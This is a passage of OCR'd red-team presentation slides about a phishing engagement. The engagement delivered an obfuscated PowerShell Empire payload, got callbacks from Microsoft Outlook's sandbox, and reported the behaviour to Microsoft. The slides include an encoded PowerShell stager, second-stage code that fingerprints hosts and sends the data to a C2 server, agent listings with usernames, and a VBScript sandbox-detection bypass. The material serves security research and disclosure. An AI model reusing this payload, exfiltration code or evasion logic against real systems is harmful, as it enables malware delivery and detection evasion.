    pb = "8AUAAgAC0AcwB0AGEAIAAtAHcAIAAxACAALQBlAG4AYwA="
    pc = "BoAGUAbABsACAALQBuAG"
    A = pa + pc + pb
    B = "UTF-16"
    C = TextBase64Decode(A, B)
    EsD = C + " SQBmACgAIAAgACQAUA"
    EsD = EsD + "BTAFYAZQByAFMAaQBvAE4AVABhAEIATABlAC4AUABTAFYARQBS"
    EsD = EsD + "AFMASQBPAG4ALgBNAEEASgBvAFIAIAAtAGcAZQAgADMAIAAgAC"
    EsD = EsD + "kAewAkAEcAUABGACAAIAAgAD0AIAAgACAAWwBSAGUAZgBdAC4A"
    EsD = EsD + "QQBzAHMARQBtAEIAbAB5AC4ARwBlAHQAVABZAHAAZQAoACAAIA"
    EsD = EsD + "AoACgAIAAgACgAIAAiAHsAMAB9AHsAMQB9ACIALQBmACcAUwB5"
    EsD = EsD + "ACcALAAnAHMAdAAnACAAIAAgACkAIAAgACsAIAAgACAAIAAnAG"
    EsD = EsD + "UAJwAgACAAIAApACsAIAAnAG0AJwAgACsAIAAgACcALgAnACAA"
    EsD = EsD + "IAArACAAKAAoACAAIAAgACIAewAxAH0AewAwAH0AIgAgAC0AZg"
    EsD = EsD + "AnAGEAZwAnACwAJwBNAGEAbgAnACAAIAApACAAKwAgACcAZQAn"
    EsD = EsD + "ACAAIAArACAAIAAgACAAJwBtAGUAbgAnACAAKwAgACAAJwB0AC"
    EsD = EsD + "4AJwAgACAAIAApACAAIAArACAAIAAnAEEAJwAgACAAKwAgACAA"
    EsD = EsD + "IAAnAHUAdAAnACAAIAArACAAJwBvAG0AJwAgACAAKwAgACAAIA"
    EsD = EsD + "AnAGEAJwAgACAAKwAgACcAdAAnACAAIAArACAAIAAgACAAKAAg"
    EsD = EsD + "ACcAaQBvAG4AJwAgACAAKwAgACAAJwAuAFUAJwAgACAAKQArAC"
```

Convincing your Target

Matches identically to the newsletters they send out on a regular basis

We didn’t stand up our own email server for spoofing

- You get what you pay for




Testing the Attack

Wait for it…

Success!!

Wait a minute…

Who is Royan\Sarasims and what are they doing with my malware?




Attack Failure

Why is our payload being detonated before reaching the destination?


Why are we getting a callback still?

```
[*] Active agents:

Name     La Internal IP     Machine Name      Username                 Process          PID    Delay    Last Seen
----     -- -----------     ------------      --------                 -------          ---    -----    ---------
UR8125E7 ps 10.0.0.172      ROYDAN            *ROYDAN\sarasims         powershell       3416   5/0.7    2019-04-09 01:24:01
HF72PZ8K ps 10.0.0.69       NARMOO            *NARMOO\denbradle        powershell       2596   5/0.7    2019-04-09 11:03:10
UN6BE2P9 ps 192.168.0.79    KEITHB            *KEITHB\shainja          powershell       2792   5/0.7    2019-04-09 18:20:07

XV52Z4R1 ps 10.0.0.34       RALPMARSHA        *RALPMARSHA\oliviabrad   powershell       3492   5/0.7    2019-04-09 21:40:12
BFB69XHW ps 10.0.0.185      NANCYP            *NANCYP\jennife          powershell       2480   5/0.7    2019-04-09 22:09:03
LGVUMY6Z ps 10.0.1.23       LESPENC           *LESPENC\nicholriv       powershell       3592   5/0.7    2019-04-09 22:27:33

W2V5GS6C ps 192.168.0.45    ANGELAR           *ANGELAR\bcox            powershell       2964   5/0.7    2019-04-09 22:58:14
AG283C9S ps 192.168.0.45    ANGELAR           *ANGELAR\bcox            powershell       3752   5/0.7    2019-04-09 22:58:11
WA21EFSC ps 10.0.0.61       LAUARM            *LAUARM\annwat           powershell       620    5/0.7    2019-04-10 02:32:29

6AY7E1BP ps 192.168.239.1   DESKTOP-HL3RM8J   DESKTOP-HL3RM8J\dredg    powershell       10664  5/0.7    2019-04-10 23:00:06
KANVR2XP X  None            None              None                     None             None   5/0.7    2019-04-13 12:49:23
```

The New Plan



The New^2 Plan



Microsoft Outlook Sandbox

A software created environment that isolates and limits the rights and accesses of a process being executed

- An effective way of doing behavioral analysis for AV
- What do we know so far?
  - Microsoft ATP Employs Sandboxes, but we aren't using ATP
  - Zero documentation anywhere
  - We can get a callback out

Playing in the Sandbox

1. Detonated
2. Created a .txt file
3. Attempted to copy itself back to the sever

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
UR8125E7	ps	10.0.0.172	ROYDAN	*ROYDAN\sarasims	powershell	3416	5/0.7	2019-04-09 01:24:01
HF72PZ8K	ps	10.0.0.69	NARMOO	*NARMOO\denbradle	powershell	2596	5/0.7	2019-04-09 11:03:10
UN6BE2P9	ps	192.168.0.79	KEITHB	*KEITHB\shainja	powershell	2792	5/0.7	2019-04-09 18:20:07
XV52Z4R1	ps	10.0.0.34	RALPMARSHA	*RALPMARSHA\oliviabrad	powershell	3492	5/0.7	2019-04-09 21:40:12
BFE69XHW	ps	10.0.0.185	NANCYP	*NANCYP\jennife	powershell	2480	5/0.7	2019-04-09 22:09:03
LGVUMY6Z	ps	10.0.1.23	LESPENC	*LESPENC\nicholriv	powershell	3592	5/0.7	2019-04-09 22:27:33
WZV5GS6C	ps	192.168.0.45	ANGELAR	*ANGELAR\bcox	powershell	2964	5/0.7	2019-04-09 22:58:14
AG283C9S	ps	192.168.0.45	ANGELAR	*ANGELAR\bcox	powershell	3752	5/0.7	2019-04-09 22:58:11
WA21EFSC	ps	10.0.0.61	LAUARM	*LAUARM\annwat	powershell	620	5/0.7	2019-04-10 02:32:29
6AY7E1BP	ps	192.168.239.1	DESKTOP-HL3RM8J	DESKTOP-HL3RM8J\dredg	powershell	10664	5/0.7	2019-04-10 23:00:06
KANVR2XP	X	None	None	None	None	None	5/0.7	2019-04-13 12:49:23
EV2RBCH6	ps	10.0.0.55	JOHOLME	*JOHOLME\joseph	powershell	2788	5/0.7	2019-04-15 17:10:55

Playing in the Sandbox

Instead, we modified the second stage to gather data

```
# get the powershell.exe version
$i += "|powershell|" + $PSVersionTable.PSVersion.Major;

#Get vendor and ID number
$resultsID = get-wmiobject win32_computersystemproduct | Select-Object -Property Vendor, IdentifyingNumber;
$i += '|'+ $resultsID.Vendor;
$i += '|'+ $resultsID.IdentifyingNumber;

#Check number of cores
$cores = (get-wmiobject win32_computersystem).numberoflogicalprocessors;
$i += '|'+ $cores;

#Check disk size
$disksize = (get-wmiobject win32_logicaldisk).size;
$i += '|'+ $disksize;

# send back the initial system information
$ib2=$e.getbytes($i);
$eb2=$IV+$AES.CreateEncryptor().TransformFinalBlock($ib2,0,$ib2.Length);
$hmac.Key = $e.GetBytes($key);
$eb2 = $eb2+$hmac.ComputeHash($eb2)[0..9];

# RC4 routing packet:
#   sessionID = $ID
#   language = POWERSHELL (1)
#   meta = STAGE2 (3)
#   extra = (0x00, 0x00)
#   length = len($eb)
$IV2=[BitConverter]::GetBytes($(Get-Random));
$data2 = $e.getbytes($ID) + @(0x01,0x03,0x00,0x00) + [BitConverter]::GetBytes($eb2.Length);
$rc4p2 = ConvertTo-RC4ByteStream -RCK $($IV2+$SKB) -In $data2;
$rc4p2 = $IV2 + $rc4p2 + $eb2;
```

Evasion Development

Commonality between sandboxes can be used as a fingerprint

- Number of CPU cores
- RAM
- Disk Size

Not common

- IP address
- Machine and User names

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 40.107.198.73
[*] New agent 694G5RTB checked in
 System Vendor: Hewlett-Packard
 Serial Number: 2UA20511KN
 Number of Cores: 1
 Disk Size:  42949603328 68719443968
[+] Initial agent 694G5RTB from 40.107.198.42 now active (Slack)
[*] Sending agent (stage 2) to 694G5RTB at 40.107.198.42
(Empire) > 42949603328 68719443968
```

Developing Sandbox Bypass

We used disk size and identifying number

1. Fingerprint the size of the hard drive and identifying number
2. Scan the size of the hard drive (which is always the same)
3. Prevent malware being triggered if disk size matches the fingerprint
4. Success


```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
For Each objItem In ID

    If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
Next
Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
For Each objItem In disksize

    If (objItem.Size = 42949603328#) Then End
    If (objItem.Size = 68719443968#) Then End

Next
```

Microsoft View on Vulnerability

Callbacks from sandboxes has been corrected

- Vulnerability removed July 2019

Microsoft does not believe that using the existing fingerprint to bypass the sandbox is an issue.



Microsoft Security Response Center <secure@microsoft.com> Mon, Jul 15, 1:35 PM

to Microsoft, me

Hi Security Researcher,

Thank you for your submission. We determined your finding is valid but does not meet our bar for immediate servicing. For more information, please see the Microsoft Security Servicing Criteria for Windows (https://aka.ms/windowscriteria).

However, we've marked your finding for future review as an opportunity to improve our products. I do not have a timeline for this review and will not provide updates moving forward. As no further action is required at this time, I am closing this case. You will not receive further correspondence regarding this submission.

Thank you for helping us protect our customers! For more information about our Security Development Lifecycle, please visit https://www.microsoft.com/en-us/sdl/default.aspx.

Sincerely,

-Dan
MSRC

Launching the Attack


- Yay…we made it through the sandbox
- …but then WTF
- Why is no one clicking on our totally legit phishing campaign?

Attack Failure

Attack made it all the way to the user but no one released the email from Mimecast

Organization did a phishing assessment previous with a <2% click rate

- Users (software) are getting smarter
- Good for them, bad for us




Launching the Attack v2

Network Admin opens document to test if Darktrace would be triggered

Success!!

